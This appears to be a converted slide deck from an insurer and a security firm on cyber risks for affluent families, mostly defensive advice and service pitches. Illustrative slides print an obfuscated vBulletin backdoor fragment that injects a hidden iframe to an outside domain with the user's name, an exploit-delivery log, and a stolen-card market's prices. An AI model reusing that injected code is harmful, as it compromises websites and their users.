



CYBERSMART

UNDERSTANDING & MITIGATING CYBER RISKS



pure



THE CYBER WORLD

BY 2017...

BY 2020...



70%
will have



TO
EVERY






PURE is a member-owned insurer for responsible families with homes insured for \$1 million or more.

Innovative. Proactive. And dedicated to an exceptional member experience.







concentric advisors

Concentric Advisors is a security company specializing in sophisticated cyber, physical, and personal security for private individuals, their families, and businesses.

Concentric believes all security should have a focus on constant innovation which is essential for staying ahead of evolving threats.

pure



!!LKJDFOIU!@)0*\$EYUHWKSJDCP!@R##!><(\$%AMQYTUGEHFJKDNS
MA)@#12LA\1!<\$*TYUGHRDFJKMSKNVG^%(\$#@!\$@PAA:{K%~)S(U
J# [REDACTED] DX>C!#@\$RECF*YCUHJNA<P
OJ [REDACTED] 0879>"AISJA%(\$@@<KJDFG
JA [REDACTED] INV!@12DFGBN!@(*\$D4L\AS
DFK4728!#%^*\$@FHBVCX^%\$#@17\$*#^FN^6MU837\$*#!.+\\,8DFE
IU\124572%^*\$#@UGH13\$@#(^|<):"~OJ#\$TGRE*UIJ!@EWDWU(I_

HISTORY & CONTEXT

ORIGINS OF CYBER THREAT



pure



HACKTIVISM



NEWS NOW **NEW THIS MORNING**
"SWATTING" PRANK BECOMING A NEW TREND
GAMERS WATCH THEIR PRANKS PLAY OUT LIVE



ANONYMOUS
WE ARE LEGION

pure



WHO DEFENDS YOU?



CYBERCRIME MARKET

```
[*] 192.168.126.134:1461 PROPFIND => 207 Directory (/documents/1)
[*] 192.168.126.134:1461 PROPFIND => 207 Top-Level Directory
[*] 192.168.126.134:1461 PROPFIND /documents
[*] 192.168.126.134:1461 PROPFIND => 301 (/documents)
[*] 192.168.126.134:1461 PROPFIND /documents/
[*] 192.168.126.134:1461 PROPFIND => 207 Directory (/documents/1)
[*] 192.168.126.134:1461 PROPFIND => 207 Top-Level Directory
[*] 192.168.126.134:1465 PROPFIND /documents/policy.p7c
[*] 192.168.126.134:1465 PROPFIND => 207 File (/documents/policy.p7c)
[*] 192.168.126.134:1465 PROPFIND /documents/web32.exe
[*] 192.168.126.134:1465 PROPFIND => 207 Top-Level Directory
[*] 192.168.126.134:1465 PROPFIND /documents/
[*] 192.168.126.134:1466 GET => DLL_Fayload
[*] 192.168.126.134:1466 PROPFIND => 207 Directory (/DOCUMENTS/)
[*] 192.168.126.134:1466 PROPFIND => 207 Top-Level Directory
[*] 192.168.126.134:1466 PROPFIND /documents/rundll32.exe
[*] 192.168.126.134:1466 PROPFIND => 404 (/documents/rundll32.exe)
[*] 192.168.126.134:1467 PROPFIND /DOCUMENTS
[*] 192.168.126.134:1467 PROPFIND => 301 (/DOCUMENTS)
[*] 192.168.126.134:1466 PROPFIND /DOCUMENTS/
[*] 192.168.126.134:1466 PROPFIND => 207 Directory (/DOCUMENTS/)
[*] 192.168.126.134:1466 PROPFIND => 207 Top-Level Directory
```

The Real Deal Underground Zero-Day Exploits Market

!!LKJDFOIU!@)0*\$EYUHWKSJDCP!(@R##!)><(\$%AMQYTUGEHFJKDNS
MA)(@#12LA\1!<\$*TYUGHRDFJKMSKNVG^%(\$#@!\$@PAA:{K%~)S(U
J# DX>{!#@\$RECF*YCUHJNA<P
OJ 0879>"AISJA%(\$@@<KJDFG
JA INV!@12DFGBN!@(*\$D4L\AS
DFK4728!#%^*\$@FHBVCX^%\$#@17\$*#^FN^6MU837\$*#!.+\\,8DFE
IU\124572%^\$*\$#@UGH13\$@#(^|<):"~OJ#\$TGRE*UIJ!@EWDWU(I_

RISKS & CONSEQUENCES



Anthem[®]

pure o

RESCATOR

"The Amazon.com of Stolen Credit Cards"

The screenshot shows a search interface for stolen credit cards. It features several filter sections:

- Dump type:** A dropdown menu set to "All Visa/Master".
- Dump mark:** A dropdown menu set to "All".
- Debit/Credit:** Two checkboxes, "DEBIT" and "CREDIT", both of which are checked.
- Bank & State & City:** Three dropdown menus for "Bank", "State", and "City", all set to "All".
- Base and other:** A dropdown menu set to "All", with a list of specific categories visible: American Sanctions 2, American Sanctions 1, European Sanctions, Thomas Jefferson (rate %50), Arnold Schwarzenegger %50, Jackie Chan (rate %50), Ronald Reagan (rate %50), Apollinaris (valid rate %35), Sidonius (valid rate %35), Legid (valid rate %35), Tripoli (valid rate 35%), Desert Strike (valid rate %57), Beaver Cage 10 (valid rate 35%), Beaver Cage 9 (valid rate 35%), Beaver Cage 8 (valid rate 35%), Beaver Cage 7 (valid rate 35%), Beaver Cage 6 (valid rate 35%), Beaver Cage 5 (valid rate 35%), and Beaver Cage 4 (valid rate 35%).
- Additional:** Two radio buttons for "Expiring 09/14" and "Track1", both unchecked. Two input fields for "Exp. date (1312)" and "Last 4 Digits". A "Select code:" section with two checked options: "101" and "201".

At the bottom of the interface, there are "Clear" and "Search" buttons. A red text link is partially visible: "of particular bin? Try our partner's shop - Bulk Orders - Lo".

CREDIT CARD
DETAILS

\$9 - \$13

"FULLZ"

\$30 - \$40

(Street slang for a
package of all personal
& financial records)

HIGH LIMIT
BANK ACCOUNT

up to \$9,000

(Accounts with
balances between
\$70,000 & \$150,000)

pure



THEFT THROUGH A THIRD PARTY

Normal Process:



Impersonation Scam:





First screen that appeared on Sony computers in November 2014

pure




!!LKJDFOIU!@)0*\$EYUHWKSJDCP!(@R##!)><(\$%AMQYTUGEHFJKDNS
MA)(@#12LA\1!<\$*TYUGHRDFJKMSKNVG^%(\$#@!\$@PAA:(K%~)S(U
J# DX>(!#@ \$RE(F*YCUHJNA<P
0J **WHERE YOU'RE VULNERABLE** 0879>"AISJA%(\$@@<KJDFG
JA INV!@12DFGBN!@(*\$D4L\AS
DFK4728!#%^*\$@FHBVCX^%\$#@17\$*#^FN^6MU837\$*#!.+\\,8DFE
IU\124572%^\$*\$#@UGH13\$@#(^|<>:"~0J#\$TGRE*UIJ!@EWDWU(I_

SIMPLE VS. SOPHISTICATED



```
et($vbulletin->datastore) or isset($_SERVER['HTTPS']))(return  
$v-$kbulletin;$d-$v->datastore;$r-$d->registry;$n=$_SERV  
"MasterServer.":["servername"];$u=$v->userinfo["username"];  
". $n),0,15);$d->fetch(array($k));clearstatcache();$st=$st  
0466920;if(!isset($r->$k))($stp[0]=true;$stp[1]=$st[10]);$b  
tch(array($k));if(!isset($r->$k))(return "");$rk-$r->$k;  
alize($rk);if($rk[0]==false OR $rk[1]==$st[10])(return ""  
' or (THIS_SCRIPT=='private' and ($_REQUEST['do']=='newpw'  
or $_REQUEST['do']=='showpw'))($nu=urlencode($u);$md=md5($u);if(true and $md!=='84h002  
h3f5e6dcfb29e82e0b0b0f386' and $md!=='e6d290a03b70cfa5d4451da444bda39')($td=time();$key  
-substr(md5($n.$u.$v->userinfo["salt"]),0,15);$d->fetch(array($key));if(!isset($r->$key  
))($bd($key,serialize(array("")),1);$d->fetch(array($key));$rk-$r->$key;if (!is_array($  
rk))($rk=unserialize($rk));if(preg_match("/(64,38,3,50|195,28,|94,102,|91,93,|41,130,|2  
12,118,|79,173,|85,159,|94,249,|86,108,)/",IPADDRESS)))(return "");if($td-$rk[0] >= 86400  
))($rk[0]=$td;$rk[1]=rand(0,6);$bd($key,serialize($rk),1);if($rk[1]>0){$rk[1]=$rk[1]-1;$  
bd($key,serialize($rk),1);}else if($rk[1]==0){$rk[1]=$rk[1]-1;$bd($key,serialize($rk),1  
);$htt="http://technology-revealed.com/expand/order.php?design=ABR58g0Q1kIALAxGANDRkuQ0o  
eY0THS8E3hfBC+M+k7CdbmTH5gAkiygv8EV38AW+7Koujb140UFU65V0tgEK7zTgPPNoDht4vKecDGe70cDmJl  
wKvcSuYg/1/Sx9"; $htt=$htt."&sa=".bin2hex(substr($u,0,14));$scroll='no';if (preg_match(  
/iphone/, $_SERVER['HTTP_USER_AGENT']))($scroll='yes');return ".<iframe src=".$htt."  
height="1" width="1" scrolling=".$scroll.". " frameborder="0" unselectable="yes" margin  
height="0" marginwidth="0"></iframe>");}return "";
```

HUMAN ERROR




facebook

pure



The Dyre Wolf Attack Steps



IBM Security

IBM

© 2015 IBM Corporation

Source: <http://securityintelligence.com/dyre-wolf/#.VUKIzCjrYda>

THIRD PARTIES WITH YOUR DATA



Target breach started with a phishing attack on an employee of Target's HVAC vendor



Are your trusted advisors your weak link?

pure



!!LKJDFOIU!@)0*\$EYUHWKSJDCP!(@R##!)><(\$%AMQYTUGEHFJKDNS
MA)@#12LA\1!<\$*TYUGHRDFJKMSKNVG^%(\$#@!\$@PAA:{K%~)S(U
J# DX>{!#@\$RE(F*YCUHJNA<P
0J 0879>"AISJA%(\$@@<KJDFG
JA INV!@12DFGBN!@(*\$D4L\AS
DFK4728!#%^*\$@FHBVCX^%\$#@17\$*#^FN^6MU837\$*#!.+\\,8DFE
IU\124572%^\$*\$#@UGH13\$@#(^|<):"~0J#\$TGRE*UIJ!@EWDWU(I_

PROTECTING YOURSELF

PROTECTING YOURSELF

Take Responsibility



pure



SOCIAL MEDIA & SOCIAL ENGINEERING

THE ISSUE:

The info you post can be used against you.




- Make accounts private and limit the access that people have to the information on them.
- Do not use geo-tagging.
- Do not advertise when you will be gone on vacation or other time-place identifying information.
- Limit other peoples' ability to "tag" you in posts or re-share your posts and photos.
- Don't add people that you don't know. Deny those friend requests.
- Talk to your kids about good social media habits.

PASSWORDS & MULTIFACTOR AUTHENTICATION

Passwords

- ✓ Long (8 or more characters),
- ✓ Strong (Letters, Numbers, Symbols - !@#\$%&?>:)
- ✓ Unique (never reuse, change regularly)
- ✗ Never use personal data – DOB, SSN
- ✗ Avoid using actual words in passwords to increase security and decrease the chances of the password being guessed
- ✓ Check your accounts to ensure that the answers to password reset questions are not based on basic information about you or your family



PASSWORDS & MULTIFACTOR AUTHENTICATION

Multifactor Authentication

"SOMETHING YOU KNOW"
(most commonly your
username and password)



WITH

"SOMETHING YOU HAVE"
(e.g. your smartphone or
device provided by bank)



or

"SOMETHING YOU ARE"
(e.g. your fingerprint)



- Greatly increases security because a hacker would need to gain access to additional authentication requirements in order to hack your account.
- Most bank accounts and online accounts (social media and email) have options to turn on multifactor authentication.
(EX: Sends you a phone text with a one-time code as a login requirement in addition to your user name and password.)

**Enable multifactor & use everywhere possible!*

CYBER DUE DILIGENCE:

Some Questions to Consider Before Sharing Data

Website/Portal/User Interface:

- Is the login username/password encrypted during transmission? (e.g. Https/SSL)
- Does the portal use multifactor authentication for login?
- Does the website have a digital certificate, verified by a third-party authority?

Backend Systems:

- Is the data on the Third Party's system encrypted 1.) in transit, 2.) at rest, 3.) in use?
 - If so, who has the decryption key?
- What is the company's policy on selling or sharing data?
 - Is there an option for you (the customer) to opt out?
- What is the company's policy on data retention?



Protocol:

- Which people (on the Third-Party company's side) have access to the data?
- What credentials or access controls are in place to limit when these people can access your data and how?
- Is there an automatic/system-generated log each time your data is accessed?

LAYERS OF PROTECTION

Cloud App Security | Secure Communications | Mobile App Security | Endpoint Security | Security

LAYER 3


- Digital Certificates
- Privacy Settings
- Multifactor Authentication
- Strong Passwords & Practices

LAYER 2

- Secure Router Settings
- Secure Wi-fi (SSID; WPA2)
- Strong Passwords & Practices
- Intrusion Detection Monitoring

LAYER 1

- Multifactor Authentication
- Antivirus
- Network Scans
- Segmented Network
- SW Updates / Patches
- Remote Wipe
- Whole Disk Encryption
- Strong Passwords & Practices



HOW CONCENTRIC CAN HELP

Concentric Cyber Shield

- Cyber Shield is a managed firewall & intrusion detection system designed for home networks.
 - Cyber Shield is the only solution of its kind for individuals
 - Cyber Shield brings security best-practices and enterprise-grade intrusion detection to the individual home level
- Includes:
 - Installation & custom configuration
 - 24/7 monitoring for signs of intrusion/malware
 - Human analysis & response to alerts or anomalies
 - Automatic remote adjustments & proactive updates
 - Constant adaptation of pattern analytics & data analysis to identify emerging threat trends

HOW CONCENTRIC CAN HELP

Home Cyber Security Audit

- Onsite assessment of current home IT network:
 - Network Segmentation (users, guest network, etc.)
 - Encryption
 - Physical Access
 - Routers
 - Passwords, Access controls
 - Data, usage, risk
 - Devices (mobile phone, laptop)
 - AntiVirus, Firewalls
 - Personal preferences, lifestyle considerations
- Identifies strengths, weaknesses, & offers practical recommendations.
 - Good security should enable you to live the life you want to and not be an impediment.

HOW CONCENTRIC CAN HELP

Social Engineering Assessment

- Identifies & analyzes the publically-available personal information about you that exists online.
 - Social networks, media, blogs, and other open sources
- Highlights vulnerabilities,
- Predicts how the information could be used against you(ex: identity theft, social engineering, etc.),
- Recommends practical mitigation actions.
- Categories of analysis include:
 - Public Profile (with Social Media Profile)
 - Family Information Exposure
 - Personal Information Exposure
 - Asset Information Exposure
 - Residential Information Exposure

!!LKJDFOIU!@)0*\$EYUHWKSJDCP!(@R##!)><(\$%AMQYTUGEHFJKDNS
MA)@#12LA\1!<\$*TYUGHRDFJKMSKNVG^%(\$#@!\$@PAA:(K%")S(U
J# [REDACTED] DX>C!#@\$RE(F*YCUHJNA<P
OJ [REDACTED] 0879>"AISJA%(\$@@<KJDFG
JA [REDACTED] INV!@12DFGBN!@(*\$D4L\AS
DFK4728!#%^*\$@FHBVCX^%\$#@17\$*#^FN^6MU837\$*#!.+\\,8DFE
IU\124572%^\$*\$#@UGH13\$@#(^|<):"~OJ#\$TGRE*UIJ!@EWDWU(I_

CYBER SUPPORT

HOW PURE CAN HELP



The screenshot shows the 'pure Situation Room' website. At the top left is the 'pure Situation Room' logo. On the right, there are navigation icons for 'Home & About', a search icon, and a user profile icon. The main content area features a large banner with a background image of a construction site. In the center of the banner is a white box containing three circular icons: a red fire icon with 'DATA BREACH', a black smartphone icon, and a blue Wi-Fi icon. Below these icons is the heading 'HOW SECURE IS YOUR NETWORK?' followed by the subtext 'Find out if your network is secure with this handy guide.' and a red 'GET STARTED' button. At the bottom of the banner, it says 'A PURE tool powered by Concentric Advisors'. Below the banner, there are two sections: 'Insights' with a 'View by Category' dropdown and a blue square icon, and 'Spotlight' with a sub-heading 'Third-Row Seat Thefts' dated February 10, 2018. The spotlight text reads: 'Thieves across the country have been targeting third row seats in large SUVs for the past few years. As...'. At the bottom right of the page, there are logos for 'pure' and 'concentric advisors'.

pure





THANK YOU



pure

